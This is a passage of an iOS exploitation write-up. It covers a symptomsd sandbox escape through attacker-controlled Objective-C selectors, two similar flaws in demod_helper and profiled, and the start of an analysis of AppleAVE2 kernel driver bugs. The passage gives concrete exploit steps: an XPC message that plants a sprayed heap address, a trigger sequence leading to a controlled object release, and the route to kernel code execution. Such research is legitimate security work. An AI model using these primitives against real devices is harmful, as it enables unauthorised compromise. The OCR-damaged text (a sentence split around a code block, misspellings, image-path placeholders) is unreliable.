self->_additionalInfoGenerator = (AdditionalInfoProtocol *)v30;
objc_release(v32);
if ( self->_additionalInfoGenerator )
{
v33 = objc_msgSend(input_dic, "objectForKey:", CFSTR("ADDITIONAL_INFO_SELECTOR"));
v33 = objc_retainAutoreleasedReturnValue(v33);
if ( !v33 )
{
v33 = CFSTR("generateAdditionalInfo:");
objc_retain(CFSTR("generateAdditionalInfo:"));
}
self->_additionalInfoSelector = NSSelectorFromString(v33);
objc_release(v33);    }
 }
 ...
}
```

The code pass a user-controlled string to a class method + [ConfigurationHandler classRepresentativeForName:], and its returned value is given to the self->_additionalInfoGenerator.

We quickly found a dictionary containing the relationship between the name and the class it represents:

```
(__NSDictionaryM *) $0 = 0x00007fa0d69002e0 124 key/value pairs
(lldb) po 0x00007fa0d69002e0  {
   ARPCounts = "name ARPCounts conditionType PREV_SYMPTOM PrevSymptom com.apple.symptoms.kevent.arp-failure
MaxAge 8 MinCount 3 Class <n/a> StrId (null) StrLen0 Flags 0x0\n";
   AnalyticsLaunchpad = "<AnalyticsLaunchpad: 0x7fa0d6b1f590>";
   AppTracker = "AppTracker at 0x7fa0d6905670 user (null)  flows: self 0  others 0 prevs 0  avg duration  0.000000 rx 0 tx 0
everset 0x0 policy (null)";      ArbitratorExpertSystemHandler = "<ArbitratorExpertSystemHandler: 0x7fa0d690b320>";
   BackgroundNetworkingTriggerHandler = "BackgroundNetworkingTriggerHandler at 0x7fa0d69057f0";
   CellFallbackHandler = "ticellFallbackHandler: 0x7fa0d4f12fd0>";
   CertificateErrorHandler = "banned {\n}   current (\n)";
   CertificateErrors = "name CertificateErrors conditionType ADDITIONAL_HANDLER PrevSymptom (null)  MaxAge  0 MinCount
3 Class banned {\n}   current (\n) StrId (null) StrLen0 Flags 0x0\n";      DataStallHandler = "current: {\n}";
   ExcessRedirects = "name ExcessRedirects conditionType ADDITIONAL_HANDLER PrevSymptom (null)  MaxAge 0  MinCount 5
Class RedirectHandler at 0x7fa0d6b21630, maxAge 60.000000 numDests 0 ignored 0 negatives 0 dests
{\n} origins {\n} pids {\n} StrId (null) StrLen0 Flags 0x0\n";
   FeedbackHandler = "<FeedbackHandler: 0x7fa0d6b21210>";
   FilterHandler = "FilterHandler 0x7fa0d6905280";
   GateOpen = "name GateOpen conditionType PREV_SYMPTOM PrevSymptom  com.apple.symptoms.discretionary.tasks.
suspended  MaxAge 2147483647 MinCount 1 Class <n/a> StrId (null)  StrLen0 Flags 0x0\n";
....
```

Several properties of the class SimpleRuleCondition that has a representative name CertificateErrors caught my attention: "ADDITIONAL_HANDLER", "MaxAge", "MinCount".

With name connection to some objc methods, they appear to be controlled by user input data:

- [SimpleRuleCondition setAdditionalHandler:]
- [SimpleRuleCondition setAdditionalSelector:]
- [SimpleRuleCondition setConditionMaxAge:]
- [SimpleRuleCondition conditionMaxAge]
- [SimpleRuleCondition setConditionMinCount:]
- [SimpleRuleCondition conditionMinCount]

```
-[SimpleRuleCondition configureInstance:](SimpleRuleCondition *self, SEL sel, id input_dic)
{
  ...
  v6 = objc_msgSend(input_dic, "objectForKey:", CFSTR("REQUIRED_MINIMUM_COUNT"));
  v6 = objc_retainAutoreleasedReturnValue(v6);
  if ( v6 )
    self->_conditionMinCount = (signed __int64)objc_msgSend(v6, "integerValue");
  ...
}
```

With more digging and reverse engineering work. I wrote the following code that allows us to set conditionMinCount from the client process via XPC:
5637210112 is the decimal form of 0x150010000. It's a memory address found by enormous test that will highly likely be covered by our sprayed data regardless of ASLR slide.
Now back to -[SimpleRuleEvaluator evaluateSignatureForEvent:], if we set self->_additionalIn

```
xpc_object_t msg = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_uint64(msg, "type", 2);
xpc_object_t config_arr = xpc_array_create(NULL, 0);
xpc_dictionary_set_value(msg, "config", config_arr);
xpc_object_t each_config = xpc_dictionary_create(NULL, NULL, 0);
xpc_array_append_value(config_arr, each_config);
xpc_dictionary_set_string(each_config, "GENERIC_CONFIG_TARGET", "CertificateErrors");
xpc_dictionary_set_string(each_config, "REQUIRED_MINIMUM_COUNT", "5637210112");
```

foGenerator as an instance of class SimpleRuleCondition, and self->_additionalInfoSelector as conditionMinCount. Things are getting interesting here.

```
-[SimpleRuleEvaluator evaluateSignatureForEvent:](SimpleRuleEvaluator *self, SEL sel, id arg_event)
 {
 ...
 v18 = (DecisionDetails *)-[DecisionDetails initWithReason:code:evaluations:]
(                           v17,
                           "initWithReason:code:evaluations:",
                           self->_stringToLog,
                           self->_awd_code,
                           0);
   v19 = self->_additionalInfoGenerator;
   v20 = v35;     if ( v19 )
{
   v21 = objc_msgSend(v19, "performSelector:withObject:", self->_additionalInfoSelector, arg_event);      v22 = objc_re-
tainAutoreleasedReturnValue(v21); // v21 is under our complete control
     v23 = v22;
     if ( v22 )
-        -[DecisionDetails setAdditionalInfo:](v18, "setAdditionalInfo:", v22);
-        objc_release(v23);
-      }
 ...
}
```

With fully controlling over v21 value/pointer and the memory it points to, we can now avoid crash that is supposed to happen in the Use-After-Free situation.And v21 will get pass to -[DecisionDetails setAdditionalInfo:], setting an instance variable of the class DecisionDetails, and gets released during the deallocation of DecisionDetails instance.

```
void -[DecisionDetails .cxx_destruct](DecisionDetails *self, SEL sel)
 {
 objc_storeStrong(&self->_additionalInfo, 0LL);   // The use of objc_storeStrong here is equal to calling  objc_release(-
self->_additionalInfo)
    objc_storeStrong(&self->_evaluations, 0LL);
   objc_storeStrong(&self->_timestamp, 0LL);
 }
```

Now the goal is very clear, we need to manage to release that DecisionDetails instance, and that will straight leads to arbitrary code execution. It's same as calling objc_release() with a pointer under our control, and it's a common scenarios in different userland exploit, the same payload code can be reused at this point to achieve code execution.

DecisionDetails instance is bound to a ManagedEvent instance, through the same xpc service com.apple.symptoms.symptomsd.managed_events allows the attacker to create multiple ManagedEvent instances.
DecisionDetails instance gets release when belonged ManagedEvent instance releases, and that happens inside the following function:

```
-[ManagedEventHandler didReceiveSyndrome:]:
{
 ...
 objc_msgSend((void *)self->_managedEvents, "addObject:", v7);
  if ( (unsigned __int64)objc_msgSend((void *)self->_managedEvents, "count") >= 6 )
{
  ...
  objc_msgSend((void *)self->_managedEvents, "removeObjectAtIndex:", 0LL);
  ...
 }
 ...
}
```

self->_managedEvents is an array, contains all the ManagedEvent instances, and the first ManagedEvent instance been added to the array gets released when array count reaches 6.

You can find these function calls in my exploit code, each call sends a message:

```
symptomsd_vuln_prepare1();
symptomsd_vuln_prepare2(1);
symptomsd_vuln_trigger(1);
symptomsd_vuln_prepare2(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(0);
symptomsd_vuln_trigger(2); // <== 6
```

Every symptomsd_vuln_trigger call results in a new ManagedEvent instance been created and added to the array, symptomsd_vuln_trigger(1) is setting _additionalInfo of the DecisionDetails instance, of that particular ManagedEvent instance, symptomsd_vuln_trigger(2) is doing the spray work.

Total six times of symptomsd_vuln_trigger been called in order to get the first ManagedEvent instance releases, and that one has a modified _additionalInfo to trigger a objc_release call on whatever address attacker wants. The symptomsd_vuln_prepare* calls are exploiting the vulnerability to set _additionalInfo value.

That was how this vulnerability CVE-????-???? being exploited. Vulnerability like this perfectly demonstrated a special weakness pattern of using Objective-C, which sort of like the eval() in Javascript, the user input string may execute unexpected methods.

Below are two other potential vulnerabilities that show the same weakness pattern, affecting iOS 14 and previous versions as these codes have been around for a while.

1. The first one is in /usr/libexec/demod_helper with registered MachService com.apple.mobilestoredemodhelper.

```
void -[MSDHMessageResponder handleXPCMessage:](MSDHMessageResponder *self, SEL sel, id xpcmsg)
{
 if ([MSDHMessageResponder hasEntitlementMobileStoreDemod](self, "hasEntitlementMobileStoreDemod") & 1 )
{
   msg_cfdic = objc_msgSend(&OBJC_CLASS___NSDictionary, "dictionaryWithXPCDictionary:", xpcmsg);

   v8 = objc_msgSend(msg_cfdic, "countByEnumeratingWithState:objects:count:", &v40, &v44, 16LL);
   if(v8){
        ...
        input_string = NSSelectorFromString((*((_QWORD *)&v40 + 1) + 8 * v10));
        ...
        objc_method_IMP = objc_msgSend(self, "methodForSelector:", input_string);
        input_arg = objc_msgSend(msg_cfdic, "objectForKey:", another_input_string);
        objc_method_IMP(self, input_string, input_arg);
      }
  }
}
```

Suppose there is no proper entitlement check or got bypassed. This one would also be highly reliable to exploit it.

2. And then the second case is in /usr/libexec/profiled.

This one is possible to be triggered from the file. There are good and bad things in terms of exploitability.

Good thing is that it can be used to build persistence exploit since it doesn't require code execution to trigger it. The bad thing is that without code execution it is hard to bypass the joint mitigation measures of ASLR and PAC.

The following code snippet shows the lack of input string checks, the attacker could execute unexpected method on class instance.
Then the input_sel is used to execute a method in separate function:

```
void sub_10007A978(__int64 a1, __int64 a2, __int64 a3)
{
 Globalvar_plist_path = objc_retain(Globalvar_plist_path);
   plistdata = objc_msgSend(&OBJC_CLASS___NSData, "dataWithContentsOfFile:", Globalvar_plist_path);
   plistdata_dic = objc_msgSend(
         &OBJC_CLASS___NSPropertyListSerialization,
         "MCSafePropertyListWithData:options:format:error:",
         plistdata,
         0LL,
         0LL,
         &v88);
 ...
 v8 = objc_msgSend(plistdata_dic, "countByEnumeratingWithState:objects:count:", &v40, &v44, 16LL);
   if(v8){
   ...
   input_class_name = objc_msgSend(v24, "objectForKey:", CFSTR("loaderClass"));
   input_sel_string = objc_msgSend(v24, "objectForKey:", CFSTR("loaderSelector"));
   ...
   input_sel = NSSelectorFromString(input_sel_string);
     if(v53){
     CFDictionarySetValue(Globalvar_sel_dic, v21, input_sel);
     }
 }
}
```

Then the input_sel is used to execute a method in separate function:

```
-[MCRestrictionManagerWriter notifyClientsToRecomputeCompliance]
{
 input_sel = CFDictionaryGetValue(global_dic_contains_cls, *(_QWORD *)(*((_QWORD *)&v18 + 1) + 8 * v9));
 ...
 specified_method_IMP = objc_msgSend(v11, "methodForSelector:", input_sel);
 specified_method_IMP(v11, input_sel, v10);
}
```


It's part of the read-only system partition, so with just Sandbox-Escape wouldn't be enough to modify that file. The attacker needs to reach the kernel to bypass the read-only setting first.

That was the userland exploitation. After we break out of the default application sandbox, we will then attack the neglected interface of the kernel.

Attack AVEVideoEncoder component

AppleAVE2 is a graphics IOKit driver that runs in kernel space and exists only on iOS and just like many other iOS-exclusive drivers, it's not open-source and most of the symbols have been removed.

The driver can not be accessed from the default app sandbox environment, which reduces the chances of thorough analysis by Apple engineers or other researchers. The old implementation of this driver seems like a good attack surface and the following events demonstrate this well.



CVE-2017-6998

An attacker can hijack kernel code execution due to a type confusion

CVE-2017-6994

An information disclosure vulnerability in the AppleAVE.kext kernel extension allows an attacker to leak the kernel address of any IOSurface object in the system.

CVE-2017-6989

A vulnerability in the AppleAVE.kext kernel extension allows an attacker to drop the refcount of any IOSurface object in the kernel.

CVE-2017-6997

An attacker can free any pointer of size 0x28.

CVE-2017-6999

A user-controlled pointer is zeroed.

Back in 2017, 7 vulnerabilities were exposed in the same driver, by Adam Donenfeld of the Zimperium zLabs Team,

From the description of these vulnerabilities, some remain attractive even today, while powerful mitigations like PAC (for iPhones/iPads with A12 and above) and zone_require (iOS 13 and above) are present, arbitrary memory manipulation vulnerabilities such as CVE-2017-6997, CVE-2017-6999 play a far greater role than execution hijacking type, have great potential when used in chain with various information leakage vulnerabilities.

Despite the fact that these vulnerabilities have CVEs, which generally indicating that they have been fixed, Apple previously failed to fix bugs in one go and even bug regressions. With that in-mind, let's commence our journey to hunt the next AVE vulnerability!

1. Apple has proposed a new security design called DriverKit in WWDC 2019, and has been advancing it ever since. Reducing the contact surface between kext and kernel to increase security. However by the time of writing, it doesn't apply to iOS.

2. Overlapping Segment Attack against dyld to achieve untethered jailbreak, first appearance in iOS 6 jailbreak tool -- evasi0n, then similar approach shown on every public jailbreak, until after Pangu9, Apple seems finally eradicated the issue.

3. Apple accidentally re-introduces previously fixed security flaws in a newer version. An example is a kernel vulnerability dubbed the LightSpeed bug, which was fixed on iOS 12, later reappear on iOS 13, and used in Unc0ver jailbreak.

We will start off from the user-kernel data interaction interface.
AppleAVE2 exposes 9 (index 0-8) methods via rewriting IOUserClient::externalMethod.

(index)	
0:	AppleAVE2UserClient::sAddClient
1:	AppleAVE2UserClient::sRemoveClient
2:	AppleAVE2UserClient::sSetCallback
3:	AppleAVE2UserClient::sSessionSettings
4:	AppleAVE2UserClient::sStopSession
5:	AppleAVE2UserClient::sCompleteFrames
6:	AppleAVE2UserClient::sEncodeFrame
7:	AppleAVE2UserClient::sPrepareToEncodeFrame
8:	AppleAVE2UserClient::sResetBetweenPasses

Two exposed methods (index 0 and 1) allow to add or remove clientbuf(s), by the FIFO order.


The methods of index 3,4,5,6,7 and 8 all eventually calling AppleAVE2Driver::SetSessionSettings through IOCommandGate toftensure thread-safe.

```
AppleAVE2Driver::call_setSessionSettings(this, client, input_num, input_stru)
{
        ...
        cmdgate = this->cmdgate;
        v8 = OSMetaClassBase::_ptmf2ptf(this, AppleAVE2Driver::SetSessionSettings, 0);
        return cmdgate->v->IOCommandGate::runAction(
                cmdgate,
                v8,
                v6,
                input_num,
                input_stru,
                0);

}
```

int AppleAVE2Driver::SetSessionSettings(AppleAVE2Driver *this, AppleAVE2UserClient *client_this, uint64_t input_num, void *input_buf)

We mainly use method at index 7 toftencode a clientbuf, which basically means to load many IOSurfaces via IDs provided from userland, and use method at index 6 to trigger the multiple security flaws located inside AppleAVE2Driver::SetSessionSettings.

The following chart entails a relationship map between salient objects:




clientbuf is memory allocated via IOMalloc, with quite significant size (0x29B98), observed from iOS 13.2.
Every clientbuf object that is being added contains pointers to the front and back, forming a double-linked list, the AppleAVE2Driver's instance stores only the most recent added clientbuf pointer.

The clientbuf contains multiple MEMORY_INFO structures. When user-space provides IOSurface, an iosurfaceinfo_buf will be allocated and then used to fill these structures.

iosurfaceinfo_buf contains a pointer to AppleAVE instance, as well as variables related to mapping from user-space to kernel-space.

Next is the structures involved during the exploitation:



```
struct AppleAVE2UserClient (Trimmed)
{
  struct _AppleAVE2UserClient_vtable *v;
  AppleAVE2Driver *provider;
}
```

```
struct AppleAVE2Driver (Trimmed)
{
  struct _AppleAVE2Driver_vtable *v;
  IOCommandGate *cmdgate;
  uint8_t indicator_powerDown;
  uint8_t indicator_clockDown;
  struct clientbuf *current_clientbuf;
}
```

```
struct clientbuf (Trimmed for easier analysis)
{
    AppleAVE2UserClient *linked_userClient;
    uint32_t UniqueClientID;
    struct MEMORY_INFO parameterSetsBuffer;
    struct MEMORY_INFO mbComplexityMapBuffer;
    struct MEMORY_INFO statsMapBuffer_array[5];
    char InitInfo_block1[1588];
    ... // More MEMORY_INFO(s) and
InitInfo_block(s)
    struct MEMORY_INFO *KernelFrameQueue;
    ...
    uint64_t m_DPB;
    ...
    struct clientbuf *prev_clientbuf;
    struct clientbuf *next_clientbuf;
}
```

```
struct MEMORY_INFO
{
    struct iosurfaceinfo_buf *iosurfaceinfo_buf;
    uint64_t mapped_physicalSegment_address;
    uint64_t mapped_kernelAddress;
    uint64_t pGartAddress;
    uint32_t mapped_size;
    char pad4[4];
};
```

```
struct iosurfaceinfo_buf (Trimmed)
{
    AppleAVE2Driver *avedriver;
    uint32_t mapped_size;
    IOSurface *related_iosurface;
    IOMemoryDescriptor *mapping_desc;
    uint64_t mapped_kernelAddress;
}
```

Note: These structures are not complete, members that are not related to the exploitation have been removed.

As part of the clientbuf structure, the content of these InitInfo_block(s) is copied from user-controlled memory through IOSurface, this happens when the user first time calls another exposed method(At index 7) after adding a new clientbuf.
m_DPB is related to arbitrary memory reading primitive which will be explained later in this paper.

Brief Introduction to IOSurface

Read the below in case if you are not familiar with IOSurface.

According to Apple's description IOSurface is used for sharing hardware-accelerated buffer data (for framebuffers and textures) more efficiently across multiple processes.

Unlike AppleAVE, an IOSurface object can be easily created by any userland process (using IOSurfaceRootUserClient). When creating an IOSurface object you will get a 32 bits long Surface ID number for indexing purposes in the kernel so that the kernel will be able to map the userspace memory associated with the object into kernel space.
Now with these concepts in mind let's talk about the AppleAVE vulnerabilities.

The First Vulnerability CVE-2019-8795 (At least iOS 12.0 - iOS 13.1.3)

The first AppleAVE vulnerability has given CVE-2019-8795 and together with other two vulnerabilities -- A Kernel Info-Leak(CVE-2019-8794) that simply defeats KASLR, and a Sandbox-Escape(CVE-2019-8797) that's necessary to access AppleAVE, created an exploit chain on iOS 12 that was able to jailbreak the device. That's until the final release of iOS 13, which destroyed the Sandbox-Escape by applying sandbox rules to the vulnerable process and preventing it from accessing AppleAVE, So the sandbox escape was replaced with another sandbox escape vulnerability that was discussed before.

The first AppleAVE vulnerability was eventually fixed after the update of iOS 13.2. Here is a quick description about it and for more detailed-write up you can look at a previous writeup.

```
v73 = clientbuf->memoryInfoCnt1 + 2;   // Both memoryInfoCnt1 and memoryInfoCnt2 are under  attacker's control
if ( v73 <= clientbuf->memoryInfoCnt2 )
v73 = clientbuf->memoryInfoCnt2;
 if ( v73 )
 {
     iter1 = 0;
     statsMapBufArr = clientbuf->statsMapBuffer_array;
    do
   {
          AppleAVE2Driver::DeleteMemoryInfo(this, statsMapBufArr);
         ++iter1;
          loopMax = clientbuf->memoryInfoCnt1 + 2;
         cnt2 = clientbuf->memoryInfoCnt2;
         if ( loopMax <= cnt2 )
               loopMax = cnt2;
         else
                   loopMax = loopMax;
         statsMapBufArr += 0x28:
}
   while ( iter1 < loopMax );
```

4 https://blog.zecops.com/vulnerabilities/releasing-first-public-task-for-pwn0-tfp0-granting-poc-on-ios/


When a user releases a clientbuf, it will go through every MEMORY_INFO that the clientbuf contains and will attempt to unmap and release related memory resources.
The security flaw is quite obvious if you compare to how Apple fixed it:

```
v63 = 0LL;
v64 = clientbuf->statsMapBuffer_array;  do
{
   AppleAVE2Driver::DeleteMemoryInfo(this_1, v64 + v63);      v63 += 40;  }
while ( v63 != 200 );
```

The unfixed version has defect code due to an out-of-bounds access that allows an attacker to hijack kernel code execution in regular and PAC-enabled devices. This flaw can also become an arbitrary memory release primitive via the operator delete. and back then, before Apple fixed zone_require flaw on iOS 13.6, that was enough to achieve jailbreak on the latest iOS device.

The Second Vulnerability CVE-2020-9907 (iOS 13.2 - iOS 13.5.1)

